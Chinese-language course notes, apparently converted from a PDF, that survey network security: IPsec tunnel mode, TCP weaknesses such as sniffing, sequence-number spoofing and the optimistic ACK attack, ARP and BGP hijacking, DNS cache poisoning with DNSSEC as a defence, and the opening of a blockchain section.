
新Header替换原Header




隧道Tunnel模式：

在原Header之外添加新Header

设计为跨网络网关到网关安全连接Cross-Internet gateway-to-gateway connection




### Transmission Control Protocol (TCP)



TCP核心特征：


- **面向连接 (Connection - oriented):** 通信前需先建立逻辑连接（如三次握手）
- **保持顺序 (preserves order):** 保证数据按发送顺序到达接收方

TCP连接中数据被拆分成多个数据表packets，接收方收到后按顺序重组



TCP中有标志性的ACK和SYN等字段，用于建立连接


TCP负责将数据包送到指定的端口Ports



TCP三握过程建立连接


## TCP Security Problems

- 不可信主机的数据包传输（Network packets pass by untrusted hosts）：网络数据包经过不可信主机时，可能遭遇窃听或数据包嗅探
- TCP 状态易猜测（TCP state can be easy to guess）：TCP 状态（如序列号）若容易被猜测，可能导致欺骗和会话劫持
- 拒绝服务（DoS）漏洞：存在使服务无法正常运行的安全漏洞



Packet Sniffing (数据包嗅探)：攻击者读取所有未加密的数据包（如通过 Wireshark 工具）。某些协议（如 ftp、telnet、POP、IMAP）会明文发送密码，易遭窃取

预防措施：通过加密（如 IPsec）保护数据传输



TCP Connection Spoofing (TCP 连接欺骗)：如果初始序列号不是随机的，那么攻击者就可以预测序列号，并伪装成合法源 IP 创建会话，使服务器误认为命令来自合法的受害者

Dos攻击：若攻击者能猜测现有连接的序列号，可发送 Reset 包关闭连接，导致 DoS

即使采用了随机序列号，攻击者仍可能通过窃听得知当前SYN号

### **TCP Congestion Control**

TCP 通过动态调整cwnd大小来实现拥塞控制

可能导致乐观ACK攻击Optimistic ACK Attack

### **Optimistic ACK Attack**

正常情况下，TCP 通过 ACK（确认应答）调整拥塞窗口（cwnd）以平衡网络带宽

如果攻击者客户端发送大量虚假的ACK包，服务器就会误认为存在大量网络带宽bandwidth，进而增大拥塞窗口（cwnd）发送更多数据导致拥堵


该攻击尚无有效解决方案

## **Routing Vulnerabilities**

路由协议与隐患：

- ARP（地址解析协议）
  - 作用：将 IP 地址解析为以太网地址（IP addr → eth addr）。
  - 漏洞：节点 A 可通过欺骗手段迷惑网关，使网关将本应发送给节点 B 的流量发送给自身；攻击者通过代理流量，能轻易向 B 的会话中注入数据包（如在 WiFi 网络场景中）。
- OSPF（开放最短路径优先）
  - 作用：用于自治系统（AS）内部的路由。
- BGP（边界网关协议）
  - 作用：用于不同自治系统（AS）之间的路由。
  - 漏洞：攻击者可操控 BGP，使整个互联网将发往受害者 IP 的流量导向攻击者的地址，导致路由劫持。

BGP例子




2为7提供通过transit

**BGP 数据包缺乏认证**, 攻击者的恶意路由通告advertisement可被注入并广泛传播

**S-BGP**使用IPSec提供保密性和完整性, 使用PKI来验证实体

## Domain Name System

多层次查询




本地缓存-本地DNS服务器-根域名服务器-顶级域名服务器-权威Authoritative域名服务器

DNS缓存:

DNS响应缓存

DNS负查询缓存

缓存数据会过期



DNS数据包中包含Query ID

### Basic DNS Vulnerabilities

当 DNS 请求被拦截或 DNS 服务器遭破坏时，会导致错误或恶意的响应

防御：认证请求 / 响应可解决上述问题，这由 DNSsec (DNS 安全扩展) 的数字签名实现

### DNS cache poisoning (Kaminsky'08)

本地 DNS 解析器向权威域名服务器 `ns.bank.com` 发送查询，查询携带唯一标识符 `QID`

攻击者向本地 DNS 解析器发送 256 个伪造响应，每个响应包含随机生成的 QID（如  $y_1, y_2, \dots$ ）。若其中某个伪造响应的 QID ( $y_j$ ) 与真实查询的 QID ( $x_1$ ) 匹配，本地 DNS 解析器会接受该响应

随后 DNS 服务器就会记录下 `ns.bank.com` 指向攻击者的恶意 IP

防御：

- 增加查询 ID (Query ID) 大小
- 随机化源端口 (src port)
- DNS 查询执行两次 (加大负担)

## DNSSec

使用数字签名对请求和响应认证

基本不改变 DNS 数据包格式

目前仍未广泛使用

# Cryptocurrency and Blockchain




豆包

你的 AI 助手，助力每日工作学习


## BackGround

比特币的本质是一个基于**哈希函数**（如SHA-256）保障数据不可篡改、通过**哈希指针**构建区块链链式结构、并依赖**数字签名**验证交易真实性的去中心化数字货币系统

